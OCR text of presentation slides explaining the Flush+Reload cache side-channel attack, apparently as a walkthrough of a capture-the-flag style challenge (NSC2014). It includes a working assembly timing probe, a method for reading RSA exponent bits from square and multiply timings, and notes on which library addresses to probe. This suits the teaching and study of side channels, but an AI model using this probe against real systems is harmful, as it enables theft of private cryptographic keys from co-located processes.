
Source: https://eprint.iacr.org/2013/448.pdf

Flush+Reload for dummies



Source: https://eprint.iacr.org/2013/448.pdf

Flush+Reload for dummies



Source: https://eprint.iacr.org/2013/448.pdf

Flush+Reload for dummies

Core 0

Attacker process

```
int probe(char *adrs) {
  volatile unsigned long time;

  asm __volatile__ (
    "  mfence             \n"
    "  lfence             \n"
    "  rdtsc              \n"
    "  lfence             \n"
    "  movl %%eax, %%esi  \n"
    "  movl (%1), %%eax   \n"
    "  lfence             \n"
    "  rdtsc              \n"
    "  subl %%esi, %%eax  \n"
    "  clflush 0(%1)      \n"
    : "=a" (time)
    : "c" (adrs)
    :  "%esi", "%edx");
  return time < threshold;
}
```

Core 1

Target process

```
function exponent(b, e, m)
begin
  x ← 1
  for i ← |e| − 1 downto 0 do
    x ← x^2
    x ← x mod m
    if (e_i = 1) then
      x ← xb
      x ← x mod m
    endif
  done
  return x
end
```


Probe 1: Square

Probe 2: Multiply


- Divide time into fixed time slots and perform both probes in each one
  - Hypothesis: square and multiply take approximately the same amount of time
  - Length of time slot also system dependent. Some trial and error is required.
- Analyze the timeline of all measures
  - Square followed by Multiply ➔ bit = 1
  - Square only ➔ bit = 0

Source: https://eprint.iacr.org/2013/448.pdf


From measures to bits




From measures to bits



From measures to bits



From measures to bits




S+M → 1

Seq.	Time Slots	Value
1	3,903–3,906	0
2	3,907–3,916	1
3	3,917–3,926	1
4	3,927–3,931	0
5	3,932–3,935	0
6	3,936–3,945	1
7	3,946–3,955	1

Seq.	Time Slots	Value
8	3,956–3,960	0
9	3,961–3,969	1
10	3,970–3,974	0
11	3,975–3,979	0
12	3,980–3,988	1
13	3,989–3,998	1

Source: https://eprint.iacr.org/2013/448.pdf

From measures to bits



S+M → 1

Seq.	Time Slots	Value
1	3,903–3,906	0
2	3,907–3,916	1
3	3,917–3,926	1
4	3,927–3,931	0
5	3,932–3,935	0
6	3,936–3,945	1
7	3,946–3,955	1

Seq.	Time Slots	Value
8	3,956–3,960	0
9	3,961–3,969	1
10	3,970–3,974	0
11	3,975–3,979	0
12	3,980–3,988	1
13	3,989–3,998	1

⚠ Speculative execution
- Avoid the beginning of functions

⚠ Missed slots
- Prefer loops

Source: https://eprint.iacr.org/2013/448.pdf


Flush+Reload vs NSC2014

- Attacker process: SecDrop
- Target process: STPM
- Both processes run with 2 different users
  - No impact on the attack
- Modular exponentiation implemented in libsec.so
  - Good news: libsec.so is loaded by SecDrop & STPM
    ➔ Shared memory
- Need to call `import_key()` in STPM to trigger decryption
  - Send a fake encrypted symmetric key and start measuring
- SecDrop triggers `SIGALARM` after 10 secs
  - Time-limited, but should be enough

Flush+Reload vs NSC2014

- What addresses should we probe?


Modular exponentiation function (libsec.so)



Flush+Reload vs NSC2014

- What addresses should we probe?

Modular exponentiation function (libsec.so)




OK, but risky

Flush+Reload vs NSC2014

- What addresses should we probe?

Multiply and square functions

